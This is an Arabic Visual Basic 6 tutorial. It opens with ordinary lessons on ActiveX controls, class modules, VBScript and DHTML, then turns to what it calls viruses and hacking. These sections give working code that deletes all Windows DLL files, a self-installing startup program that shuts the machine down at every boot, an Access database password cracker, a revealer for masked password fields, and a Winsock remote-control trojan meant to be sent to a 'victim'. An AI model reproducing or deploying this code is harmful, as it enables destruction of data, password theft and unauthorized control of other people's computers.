سيكون مثالنا انشاء مربع تسمية مرسوم حوله اطار ذو ظل، قم بوضع شكلين **Shape** مربعين على مساحة العمل. ارسم أول شكل **Shape** ومن مربع الخصائص اختر اللون الأسود للخاصية **BackColor** وللخاصية **Backstyle** اختر القيمة **Opaque** ثم ارسم الشكل الثاني مع تغيير الخاصية **BackColor** الي اللون الابيض، وضع **Label** فوقه و غير خاصية **BackStyle** الي **Transparent**، يجب ان يكون شكل المشروع كالتالي:



من المربع خصائص الخاص بالاداه غير اسم الأداة إلي **Label3D** ،
قم بحفظ المشروع باسم **Label3D** وسيتم حفظ الاداة في ملف باسم
Label3D.ctl ، قبل أن نقوم بكتابة الكود سنقوم باختبار ما فعلنا
اختر الأمر **Add Project** من القائمة **File** ، اختر مشروع قياسي
Standard Project ..
سيقوم **Visual Basic** عندئذ نوضع مشروع جديد خلاف أداة التحكم في
نافذة المشروع ويضيف اليه نموذج نافذة.
تظهر كلمة **Project Group** على نافذة المشروع لتدل على وجود أكثر
من مشروع..

لكي تستطيع اضافة الاداة إلى مشروعك الجديد لابد أولاً أن تغلق
مصمم الاداة وعندئذ سيظهر رمز جديد في مربع الادوات بمثل الاداة
التي انشأناها،

قم باضافة هذه الاداة إلى نافذة المشروع القياسي ، نلاحظ أن الاداة
لها خصائص تظهر في نافذة الخصائص وهي خصائص عامة تملكها أي
اداة سيتم انشائها بغض النظر عن محتوياتها..

لو نقرت على الأداة في النموذج ستفتح نافذة الكود وبها أربعة من
الأحداث تستجيب لها الأداة وهي عامة معرفة لكافة الأدوات التي يتم
انشاؤها
قم بحفظ الأداة والمشروع الاختباري باختيار **Save Project Group** من
قائمة **File** ...

احداث الاداه

عندما تقوم برسم أداة تحكم على النافذة تقوم الاحداث الآتية بالترتيب بالانطلاق `Initialize` ثم `InitProperties` ثم `Resize`..
الأحداث السابقة تقع اثناء التصميم وفي مقابل ذلك اثناء التشغيل تقع مجموعة أحداث أخرى :
لتغيير حجم العناصر الموجودة داخل الأداة اذا تم تغيير حجم الاداة فقم باستخدام الاجراء `Resize`.. قم بفتح نافذة الكود الخاص بالاداة (من مصمم الاداة) ثم اختر الحدث `Resize` للكائن `MyTool` ثم قم بكتابة الكود التالي:

```
Dim W As Integer, Dim H As Integer
```

```
Shape1.Width = W
```

```
Shape1.Height = H
```

```
Shape2.Width = W
```

```
Shape2.Height = H
```


```
Label1.Top = ( H – Label1.Height ) / 2
```

```
Label1.Width = W
```

عد إلى نافذة مشروع الاختبار وحاول تغيير حجم العنوان ستري أنه يستجيب لتغيير الحجم ويعدل نفسه تبعاً لذلك..

لتغيير عبارة (عنوان مميز) الموجودة داخل `Label1` يجب أن ننشئ خاصية وليكن اسمها `title` يقوم المستخدم من خلالها بتغيير تسمية

العنوان المميز..
افتح نافذة الكود الخاصة بالاداة **MyTool**..
قم باختيار أمر **AddProcedure** من قائمة **Tools**..
يظهر مربع حوار **AddProcedure**..



من هذا المربع نشط الخيار **Property** من مجموعة الخيارات **Type** و **Public** من مجموعة **Scope** واكتب الاسم **title** في مربع **Name** ثم اضغط **OK**..
سيظهر قالب مكون من اجراءين لتعريف الخاصية:
الاجراء الأول بعنوان **Get title** هذا الاجراء يستخدم عند قراءة قيمة الخاصية..
الاجراء الثانى هو **Let title** وهو يستخدم عند تخصيص قيم جديدة للخاصية
قم بتعديل هذا القالب وادخال الكود كما يلى:

```
Public Property Get title() As Variant
```

```
title = Label1.Caption
```

```
End Property
```

```
Public Property Let title (ByVal vNewValue As Variant)
```

```
Label1.Caption = vNewValue
```

```
PropertyChanged "title"
```

```
End Property
```

والان حول الاداه الي **ocx** عن طريق القائمة **File** ثم **Make**
MyTool.ocx، وهكذا تكون قد انشأت اواده خاصة بك..

و للاستفادة منها داخل مشروعك راجع درس صندوق الادوات..

انشاء الأصناف في Visual Basic

الاصناف في **Visual Basic** يتم انشاؤها باستخدام وحدات الاصناف **Class** وهى تحتوى على تعريف للمتغيرات وكود للاجراءات ولا تحتوى على أى عنصر مرئية لواجهة المستخدم..
اختر أمر **Add Class** من القائمة **Project** ..
يظهر مربع **Add Class Module** ..
اختر **Class Module** ثم انقر زر **Open**..
سيتم اضافة وحدة صنف إلى مشروعك بالاسم التلقائي **Class1** وسيتم فتح نافذة الكود الخاصة بهذه الوحدة..

الحدثين Initialize و Terminate

الحدث **Initialize** يقع عند تخليق فرد من أفراد هذا الصنف في الذاكرة..
الحدث **Terminate** يقع عند انتهاء فرد من أفراد هذا الصنف..

انشاء الخصائص

اضافة الخصائص إلى الصنف:

بعد انشاء وحدة الصنف يمكنك اضافة الخصائص وهناك طريقتان لانشاء خاصية لصنف:

تعريف متغير عمومي **Public** ويتم الاعلان عنه في قسم الاعلان العام الخاص بالصنف.

أو استخدام اجراءات الخصائص **Property** وهي **Get** و **Let** ..

هناك ثلاث أنواع من اجراءات الخصائص:

Property Let: يستخدم لقبول قيمة الخاصية من البرنامج الذي يستدعيه ثم يقوم بتخزينها في المتغير المحدد لهذه الخاصية..


Property Get: يستخدم لارسال قيمة الخاصية إلى البرنامج الذي يستدعيه بمعنى أنه يستخدم لاستقبال قيمة الخاصية..

Property Set: نوع مخصوص من الاجراء **Let** يستخدم عندما تكون الخاصية نفسها عبارة عن كائن **Object** من الخط **Font** ..

لانشاء أحد الاجراءات السابقة تأكد أن نقطة الادراج في نافذة الكود الخاصة بالصنف الذي تبنيه..

اختر امر **Add Procedure** من القائمة **Tools** ..

سيظهر مربع حوار اضافة اجراء..



في مربع **Name** حدد اسم الخاصية ونشط الزر **Property** من المجموعة **Type**
انقر **Ok** ليتم انشاء قالبين للاجرائين **Let** و **Get**..
يقوم الاجراء **Let** باختبار قيمة الخاصية والتحقق منها ثم تخزينها في متغير
خصوصي **Private** كما يلي:

```
Public Property Let Length(ByVal Length As Integer)
```

```
If Length < 0 Then
```

```
    M_Length = 0
```

```
Else
```

```
    M_Length = Length
```

```
End Property
```

يمكن للبرنامج قراءة قيمة الخاصية من خلال الاجراء **Get** كالآتي:

```
Public Property Get Length() As Integer
```

```
    Length = M_Length
```

```
End Property
```

الوظائف Methods

يمكن انشاء وظائف **Methods** للاصناف ببساطة بتعريف اجراءات مع الأخذ في الاعتبار أن تكون عمومية **Public** وذلك كالآتي:

```
Public Sub PrintBold(Line As String)
```

```
    Printer.ForntBold = True
```

```
    Printer.Print Line
```

```
End Sub
```

إضافة الأحداث إلى الصنف

انشاء احداث خاصة بكائنات تحتاج إلى خطوتين بسيطتين:
الاولى: أن تعلن عن الحدث في قسم الاعلان في الصنف كالتالي:

Publick Event Alarm()

الثانية: أن تستخدم العبارة **Raise Event** لاطلاق الحدث في التوقيت المناسب من خلال كود الاجراءات الأخرى كالتالي:

Private Sub Get_Total()

If Num > 1 Then

RaiseEvent Alarm

End If

End Sub

استخدام الاصناف داخل البرنامج

اضافة صنف إلى مشروع لا يعنى امكانية استخدام الصنف مباشرة بل يجب انشاء كائن ينتمى لهذا الصنف أولاً . بعد ذلك يمكنك استخدام هذا الكائن كما تستخدم أى كائن أو اداة أخرى..
يتم انشاء كائن اما بالاعلان **Dim** أو باستخدام التخصيص بالكلمة **Set** كالآتى:

Dim MyAlarm As New Alarm

Dim MyAlarm As Alarm

Set MyAlarm = New Alarm

إذا احتوى الصنف الذى تستخدمه على احداث خاصة فان استخدام **Set** يصبح ضرورى كما يجب استخدام الكلمة **With Events** عند الاعلان عن الكائن كما يلى :

Dim WithEvents MyAlarm As Alarm

Set MyAlarm As New Alarm

التخلص من الحدث

أى كائن يتم انشاؤه يستهلك جزء من الذاكرة وموارد النظام لذلك فاذا انتهيت من استخدام يفضل ان تحذفه من الذاكرة باستخدام عبارة التخصيص التالية:

Set MyAlarm = Nothing

ما هو الانترنت

الانترنت عبارة شبكة من الاجهزة الضخمة المتصلة عبر وسائل اتصالات كالألياف الضوئية والأقمار الصناعية ، وتتصل بهذه الأجهزة الضخمة أجهزة أقل فأقل في الحجم في تكوين شجري متشعب حتى تصل إلى مستوى الأجهزة الشخصية
يوجد عدة تطبيقات منفصلة تعمل على الانترنت منها:

شبكة الويب العالمية **World Wide Web**: وهى مجموعة من الصفحات Pages يتم عرضها على متصفح الويب يمكن أن تحتوى على أخبار أو معلومات أو روابط لصفحات أخرى أو روابط لبرامج يمكن أن تقوم بانزالتها إلى جهازك.

خدمة البريد الإلكتروني **E_mail**: وهى تستخدم لنقل رسائل إلى أشخاص بعينهم على الانترنت.

التخاطب Chat: اتصال حى بين اثنين أو أكثر من المستخدمين المتصلين بالانترنت في نفس اللحظة . هذا الاتصال يمكن أن يكون بعدة طرق فإما أن يكون بالنصوص المكتوبة أو الصوت أو الصورة تبعاً للبرنامج المستخدم والجهاز **Hardwore** الموجود في أجهزة المستخدمين.

خدمة نقل الملفات (**FTP**) تتيح نقل ملف أو أكثر بين الاجهزة المتصلة بالانترنت

كيف تعمل شبكة الانترنت

تعمل شبكة الويب بنظام **Client /Server** بمعنى أنه يوجد جهاز مستخدم متصل ويتخاطب مع جهاز خادم هو خادم الويب الذي تكون على اتصال به أثناء التصفح..

يتم التخاطب بين جهازك والخادم من خلال اسلوب قياسي يسمى **HTTP Protocol** لنقل صفحات الويب من الخادم إلى جهازك. يتم كتابة صفحات الويب بصورة أساسية بلغة تسمى **HTML** حيث يقوم جهاز المستخدم بفهمها وعرض المحتويات التي تدل عليها..

احتياجات اي جهاز ليكون خادم ويب

ليكون أى جهاز خادم ويب لابد أن يكون متصلاً بالانترنت من خلال خط خاص طوال اليوم **Leased Line** فوق ذلك لابد من توافر شرطين آخرين. الأول أن يكون لهذا الخادم اسم مميز وفريد على شبكة الانترنت حتى يستطيع المستخدمون أن يصلوا إليه وهذا الاسم المميز هو ما نطلق عليه **Dowain Name** الشرط الثانى أن يكون هناك برنامج خاص بخدمة الانترنت يسمى **Internet Server Software**..

برمجة الويب

لكي نصح مبرمجين للويب باستخدام خبراتنا في **Visual Basic** سنحتاج إلى ما يلي:

- معرفة مبدئية بلغة **HTML** لكتابة المحتوى الاساسي للصفحة..
 - لانشاء صفحات ديناميكية بسيطة سنحتاج فهم **VBScript**..
 - لانشاء صفحات ديناميكية أعقد قليلاً سنحتاج لفهم **Dynamic HTML**..
 - لو أردنا دعم الصفحات بعناصر تحكم خاصة سنحتاج لفهم **ActiveX Object**
 - لانشاء صفحات نشطة في الحال ناحية الخادم نحتاج لفهم **ASP**..
-

لغة VB Script

هى نسخة مشتقة من **Visual Basic** تستخدم لكتابة كود يتم ترجمته وتنفيذه بواسطة عدة برامج مثل **Internet Explorer** أو **Microsoft Outlook**.
لغة **Vbscript** ليس لها قوة **Visual Basic** ولكن قوتها ليست في اتساع اللغة ولكن في امكانية استخدامها في حالات نعجز عن استخدام اللهجات الأخرى فيها..

ملاحظات هامة

لغة **VBScript** تدعم نمط واحد من البيانات و هو **Variant**..

و لا تدعم اي مصفوفات..

ناحية مجموعات التحكم لا تدعم **DoEvents** ولا **Goto** ولا **OnError** ولا **Numbers Line** ولا **With** ..

من ناحية دوال التحويل لا تدعم **Str** ولا **Val** ..

من ناحية التنقيح لا تدعم الكائن **Debug** ولا عبارة **Stop** ...

من ناحية الاعلان عن المتغيرات لا يمكن الاعلان عن خصائص ولا يوجد
تفرقة بين **Public** و **Private** وأمثالها كذلك لا يوجد حجز ديناميكي للذاكرة
New

من ناحية التحكم في الاخطاء لا يوجد دعم لـ **On Error** ولا **Resume** ولا
أمثالها

لا يوجد أى دوال للدخال أو الاخراج من ملف أو **Port** ..

لا يوجد دعم للحافظة **Clip board** ..

لا يوجد دعم للمتغيرات الحرفية ذات الطول الثابت وكذلك بعض دوال
الحرفيات..

انشاء الكائنات بالكود

اضافة `OptionButton`:

```
<INPUT TYPE=radio VALUE=Radio CHECKED NAME=R1>
```

اضافة `ComboBox`:

```
<SELECT NAME=check size=1 tabindex=1>
```

```
</SELECT>
```

انشاء تكست:

```
<TEXTAREA ROWS=2 NAME=textarea COLS=20>
```

```
</TEXTAREA>
```

تكست بوكس:

```
<INPUT TYPE=text NAME=text SIZE=20 VALUE=Text><P>
```

```
</P>
```

زرا:

<INPUT TYPE=Button value=Button name=Button1>

في جميع هذه الكائنات:

القيمة Value هي Caption و Name كما هي..

سم الله الرحمن الرحيم

مثالين علي لغة VBScript

فتح أي منسق كلمات مثل Notepad ..
قم بكتابة السطور التالية فيه:

<HTML>

<Head>

<Title></Title>

</Head>

<Body>

<P><Script Language="VBScript">

”مرحبا بك في تعلم و احترف برنامج الفيچوال بيسيك“ MsgBox

</Script></P>

</Body>

</HTML>

قم بحفظ الملف باسم Hllo.htm
قم بفتح الملف و عند الفتح ستظهر لك هذه الرسالة..

طبعا موضح امامنا ان لتعريف لغة VBScript كتبنا الاسطر التالية:

<Script Language="VBScript">

</Script>

و الان لتقوم بعمل مثال اخر:

فتح أى منسق كلمات مثل [Notepad](#)..
قم بكتابة السطور التالية فيه:

<HTML>

<Head>

<Title></Title>

</Head>

<Body>

<INPUT TYPE=Button value=Button1 name=Button1>

<P><Script Language="VBScript">

Sub Button1_onClick()

MsgBox "مرحبا بك في تعلم و احترف برنامج الفيجوال بيسيك"

End Sub

</Script></P>

</Body>

</HTML>

قم بحفظ الملف باسم [Hllo2.htm](#)
قم بفتح الملف و عند الفتح سيظهر لك زر، اضغط عليه ستظهر هذه
الرسالة..

ما هي DHTML

هي تطوير للغة [HTML](#) القياسية إلى صورة تسمح بإنشاء الصفحات
الديناميكية والتفاعل مع المستخدم..

مثال علي DHTML

سننشئ هنا برنامج بسيط، تضغط علي زر فتتغير حالة تكست، اتبع الخطوات التالية:

- ضع زر **Button** و تكست علي مكان العمل.
- اضغط ضغطا مزدوجا علي الزر و اكتب هذا الكود:

```
Private Function Button1_onclick() As Boolean
```

```
Button1.Value = "Bibo"
```


```
End Function
```

وهكذا عند الضغط تتغير الكتابة الي **Bibo**..


فكما تري لا فرق تقريبا بين **DHTML** و البرنامج العادي في الكود، فقط بعض التغيرات مثل **Caption** اصبحت **Value** و **Name** ستكون **ID** و يمكنك التعرف علي باقي الاختلافات حتي لو كنت مبتدء..

محتويات صفحة DHTML

لاستخدام DHTML افتح DHTML Application وليس Standard EXE ..



اختر الامر **Designs** من نافذة الفورمات، ثم اختر **DHTMLPage1** لتظهر لك هذه النافذة:



و سيتغير شكل صندوق الادوات الي هذا الشكل:



اجزاء المشروع:

النافذة السابقة هي التي سيكون عليها كل العمل، و تتكون من:

صندوق التنصيق: ليس بحاجة لتوضيح.

صفحة المكونات: هذه الصفحة بها اسماء كل ما وضعته.

صفحة العمل: و هي الصفحة البيضاء الي اليمين، فعند وضع تكست و زر او غيره تكون علي هذا الفورم..

نشر الصفحة

بعد حفظ الصفحة يجب تحويلها الي **dll** للاستفادة منها، وذلك عن طريق:

File > MakeDHTMLProject.dll

عند تحويل الصفحة الي **dll** تحفظ معه هذه الملفات:

DHTMLProject.dll

DHTMLProject_DHTMLPage1.htm

و ملف اخر لا اذكر اسمه، علي كل حال يجب وضع هذه الملفات مع
الصفحة و انت تضعها علي الويب..

الفيروسات

من منا لا يعرف الفيروسات و اخطارها؟! و التدمير الممكن تحقيقه بهذه الفيروسات!

من يصنع الفيروسات بغرض الاذي، فليس الا مستهتر غبي يستعمل العلم في اشياء مضره، و من اخطر الفيروسات التي صنعت حتي الان هو فيروس شرنوبيل، الذي يقوم بتدمير الجهاز كليا، اخترعه شاب في الحادي و العشرين من عمره لا يهوي الا التدمير..

مقدمة عن الفيروسات:

تصنع الفيروسات ببرامج مثل دلفي و باسكال ..الخ، اما ما سنصنعه الان ليس فيروسات، بل برامج مدمرة تقوم بنفس عمل الفيروسات، و لا يستطيع النورتن كشفها..

أفكار هذه الفيروسات بسيطة و سهلة، و كلها بأكواد درسناها من قبل، ولكن لتصميم فيروسك الخاص، يجب ان يتوافر لديك الذكاء، انظر الي الامثلة و اعرف طريقة صنع هذه الفيروسات ثم اصنع افكار مثلها..

ارجو من كل اخ مسلم عدم استخدام هذه الفيروسات ضد اخوه المسلم، غرض نشر هذه الدروس عن الفيروسات هو العلم فقط..

الفيروس الاول

الفكرة:

سيقوم هذا الفيروس بحذف جميع ملفات **dll** في ويندوز مما يؤدي الي تدميره..

الكود:

افتح مشروع جديد **StandartEXE** و قم بكتابة الكود التالي:

```
Private Sub Form_Load()  
Call Kill ("C:\WINDOWS\*.dll")  
End Sub
```

هذه بناء علي ان يكون ويندوز الضحية في C..

يقوم هذا الكود بحذف جميع ملفات **dll** في ويندوز بدون رسالة تأكيد..

الفيروس الاول

الفكرة:

سيقوم هذا الفيروس بأغلاق الجهاز كلما فتحته!

الكود:

افتح مشروع جديد [StandartEXE](#) و قم بكتابة الكود التالي:

```
Private Sub Form_Load()
```

```
On Error Resume Next
```

```
Name (App.Path & "\\Game.exe) As ("C:\WINDOWS\Start  
Menu\Programs\Startup\Virus2.exe")
```

```
WinDir$ = Environ$("windir")
```

```
KillWin$ = WinDir$ + "\\Rundll.exe User.exe,ExitWindows"
```

```
Shell KillWin$
```

```
End Sub
```

هذه بناء علي ان يكون ويندوز الضحية في C..

في السطر الاول يقوم البرنامج بنقل نفسه الي المسار الثاني، حيث [Game.exe](#) هو اسم ملف البرنامج، وذلك ليتم تحميل البرنامج كلما فتحت الجهاز، اما الكود الثاني فهو كود اغلاق الجهاز..

اختراق كلمة سر لقاعدة بيانات

يمكنك وضع كلمة سر لقاعدة بيانات كما قلت سابقا، و الان سنتعلم كيفية اختراقها..

افتح مشروع جديد [Standart.exe](#)..

ضع [CommonDialog](#) و زر امر..

و الان قم بكتابة هذا الكود في قسم التصريحات العامة:

Option Explicit

Private zChar As String

Dim n As Long, s1 As String * 1, s2 As String * 1

Dim lsClave As String

Dim mask As String

و هذا في زر الامر:

```
Private Sub Command1_Click()
```

```
CommonDialog1.Filter = "Microsoft Access Database|*.mdb"
```

```
CommonDialog1.DefaultExt = ".mdb"
```

```
CommonDialog1.ShowOpen
```

```
zChar = CommonDialog1.FileName
```

```
mask = Chr(78) & Chr(134) & Chr(251) & Chr(236) & _
```

```
Chr(55) & Chr(93) & Chr(68) & Chr(156) & _
```

```
Chr(250) & Chr(198) & Chr(94) & Chr(40) & Chr(230) & Chr(19)
```

```
Open zChar For Binary As #1
```

```
Seek #1, &H42
```

```
For n = 1 To 14
```

```
s1 = Mid(mask, n, 1)
```

```
s2 = Input(1, 1)
```

```
If (Asc(s1) Xor Asc(s2)) <> 0 Then
```

```
IsClave = IsClave & Chr(Asc(s1) Xor Asc(s2))
```

```
End If
```

```
Next
```

```
Close 1
```

```
MsgBox IsClave & " كلمة السر هي: "
```

```
End Sub
```

معرفة كلمة سر علي شكل نجوم

في بعض الاوقات يكون عليك ان تكتب كلمة سر ما و تكون علي شكل نجوم،

هذا البرنامج يقوم بأظهار كلمة السر كالشمس..

- افتح مشروع جديد **Standart EXE**..
- اضع تايمر و غير انترفال الي 1..
- قم بكتابة هذا الكود في قسم التصريحات العامة:

```
Private Declare Function WindowFromPoint Lib "user32" (ByVal  
xPoint As Long, ByVal yPoint As Long) As Long
```

```
Private Declare Function GetCursorPos Lib "user32" (lpPoint As  
POINTAPI) As Long
```

```
Private Type POINTAPI
```

```
x As Long
```

```
y As Long
```

```
End Type
```

```
Private Declare Function SendMessage Lib "user32" Alias  
"SendMessageA" (ByVal hwnd As Long, ByVal wParam As Long,  
ByVal lParam As Long, lParam As Any) As Long
```

```
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As  
Long)
```

و هذا في التايمر:

```
Const EM_SETPASSWORDCHAR = &HCC
```

```
Dim coord As POINTAPI
```

```
s = GetCursorPos(coord)
```

```
x = coord.x
```

```
y = coord.y
```

```
h = WindowFromPoint(x, y)
```

```
Dim NewChar As Integer
```

```
NewChar = CLng(0)
```

```
retval = SendMessage(h, EM_SETPASSWORDCHAR, ByVal  
NewChar, 0)
```

مقدمة

من منا لا يعرف برامج الاختراق؟ برامج الاختراق جميعها تعبر من برامج التسلية الغبية و احيانا مضره..

تقتصر فكرة برامج الاختراق عادة علي ارسال ملف للضحية من خلاله تتحكم في جهازه، و من اشهر برامج الاختراق [Sub7](#) و [HackTac](#)... الخ

تأخذ برامج الاختراق بعض الوقت لكي تتحكم في جهاز الضحية، و قد يصل هذا الوقت الي ساعة كاملة، و يكون مستحيلا اذا كان مع الضحية برنامج ضد الاختراق..

ويجب ان تكون الضحية علي الانترنت و فاتحة البرنامج لتتمكن من التحكم في الجهاز..

قد لا يستجيب البرنامج اذا جريته علي نفسك لأن يصعب ان يتعرف البرنامج علي نفس [Port](#) الذي يعمل منه..

التأكد من ان المنفذ مفتوح

للتأكد من ان المنفذ مفتوح ضع اداه **Winsock** و استخدم هذا الكود:

```
Private Sub Command1_Click()
```

```
On Error GoTo opn:
```

```
Winsock1.LocalPort = Text1.Text  هنا تكتب المنفذ المراد فحصه`
```

```
Winsock1.Listen
```

```
Text2.Text = "المنفذ غير مفتوح"
```

```
Winsock1.Close
```

```
Exit Sub
```

```
opn:
```

```
If Err.Number = 10048 Then
```

```
Text2.Text = "المنفذ مفتوح"
```

```
Else
```

```
Text2.Text = "يوجد مشكلة"
```

```
End If
```

```
Winsock1.Close
```

```
End Sub
```

الجزء الصعب

اضف الي مشروعك **Module** و اكتب به هذا الكود:

```
Public Declare Function mciSendString Lib "winmm.dll" Alias  
"mciSendStringA" (ByVal lpstrCommand As String, ByVal  
lpstrReturnString As String, ByVal uReturnLength As Long, ByVal  
hwndCallback As Long) As Long  
  
Dim SendStr As String, ReturnStr As String
```

و اكتب هذا الكود في **Winsock** في اجراء **DataArrival**:

```
Private Sub tcpServer_DataArrival(ByVal bytesTotal As Long)  
Dim vardata As String  
Dim strdata As String  
Dim cmddata As String * 3  
tcpServer.GetData strdata  
cmddata = Left(strdata, 3)  
vardata = Right(strdata, Len(strdata) - 3)  
DoCommand cmddata, vardata  
End Sub
```

و اخيرا افتح **Module** مرة اخري ثم قم بأضافة هذا الكود:

```
Public Function DoCommand(command As String, data As String)
'The server is performing a command
```

```
Select Case LCase(command)
```

```
Case "opn"
```

```
SendStr = mciSendString("Set cdaudio door open", ReturnStr, 0,
0)
```

```
Case "cls"
```

```
SendStr = mciSendString("Set cdaudio door closed", ReturnStr, 0,
0)
```

```
Case "msg"
```

```
MsgBox data, vbInformation, "Information"
```

```
End Select
```

```
End Function
```

و الان ها قد انتهينا من برنامج الاختراق، يمكنك ان تضيف اليه بعض الاوامر مثل اخفاء سطح المكتب او غيرها كما يمكنك التجسس علي جهاز الضحية او مسح بعض ملفاتها عن طريق **CommonDialog**..

كتابة اكواد Server

هذا هو البرنامج الذي سيرسل للضحية..

افتح مشروع جديد تماما، لن نضع اي كائنات في هذا الفورم فقط سنكتب اكواد..

اضف اداه **WinsockControl** ثم اتبع الاتي:

اكتب هذا الكود في اجراء تحميل الفورم:

```
Private Sub Form_Load()  
tcpServer.LocalPort = 8686  
tcpServer.Listen  
End Sub
```

في هذا الكود نهئ البرنامج لانتظار ظهور رسالة من **Client**..

و الان اكتب هذا الكود في اداه **Winsock** في اجراء **ConnectionRequest**:

```
Private Sub tcpServer_ConnectionRequest(ByVal requestID As  
Long)  
  
tcpServer.Close 'close to prevent any error  
tcpServer.Accept requestID 'accept all incoming requests  
End Sub
```

و الان في اجراء **Error** اكتب هذا الكود:

```
Private Sub tcpServer_Error(ByVal Number As Integer, Description  
As String, ByVal Scode As Long, ByVal Source As String, ByVal  
HelpFile As String, ByVal HelpContext As Long, CancelDisplay As  
Boolean)  
On Error Resume Next 'to prevent any more error's  
tcpServer.Close 'Close the connection  
tcpServer.Listen 'listen again  
End Sub
```

و الان انتهينا من الجزء السهل الان سندخل في الصعب شوية تابع الدرس
القادم.

وضع الكائنات

برنامج Client هو البرنامج الذي سيظل معك لتتحكم في جهاز الضحية، و
لانشاء هذا البرنامج اتبع الاتي:

- اصف اداه Microsoft Winsock Control الي نموذجك.
- ضع الكائنات كما يلي:



- اضبط اسماء الكائنات كالتالي:

Command1	- cmdConnect	Label1	- lblStatus
Command2	- cmdDisconnect	Text1	- txtIP
Command3	- cmdOpen	Text2	- txtMsg
Command4	- cmdClose	Winsock1	- tcpClient
Command5	- cmdMsg	Form	- frmClient

علي ما اعتقد ان لا مشكلة في معرفة Command1 وغيرها فستبان من
الاسم..

كتابة الاكواد

اكتب هذا الكود في زر اتصل:

```
Private Sub cmdConnect_Click()  
cmdConnect.Enabled = False ' disable the connect button  
lblStatus.Caption = "الاتصال جاري.."  
If txtIP.Text = "" Then  
MsgBox "مناسب IP من فضلك ادخل رقم", vbCritical  
End If  
tcpClient.Connect txtIP.Text, 8686  
End Sub
```

اعتقد ان بداية الكود واضحة تماما، اما بالنسبة لنهايته اي في اخر سطر،
نجعل البرنامج يتصل بالسيرفر عن طريق المنفذ رقم ٨٦٨٦..

و الان اكتب هذا الكود في زر قطع الاتصال:

```
Private Sub cmdDisconnect_Click()  
LblStatus.Caption = "Not Connected"  
cmdDisconnect.Enabled = False  
cmdConnect.Enabled = True  
tcpClient.Close 'اغلق الاتصال  
End Sub
```

هذه الكود واضحة تماما و لا تحتاج الي شرح..

الان انقر مرتين علي اداه **Winsock** ثم اختر الاجراء **Connect** و اكتب هذا الكود:

```
Private Sub tcpClient_Connect()  
lblStatus.Caption = "Connected"
```

```
End Sub
```

و الان لنكتب كود فتح و اغلاق سواقة الاقراص:

كود الفتح:

```
Private Sub cmdOpen_Click()  
tcpClient.SendData "opn" ارسال الي السيرفر  
End Sub
```

كود الاغلاق:

```
Private Sub cmdClose_Click()  
tcpClient.SendData "cls" ارسال الي السيرفر  
End Sub
```

و الان اخر شئ و هو زر ارسال:

```
Private Sub cmdMsg_Click()  
tcpClient.SendData "msg" & txtMsg ارسال الرسالة في تكست  
بوکس  
End Sub
```

و الان نكون قد انتهينا من Client و الان نقل للسيرفر..


الفكرة و وضع الكائنات

فكرة هذا البرنامج تعتمد علي غياب الضحية، هذا ما سنفعله:

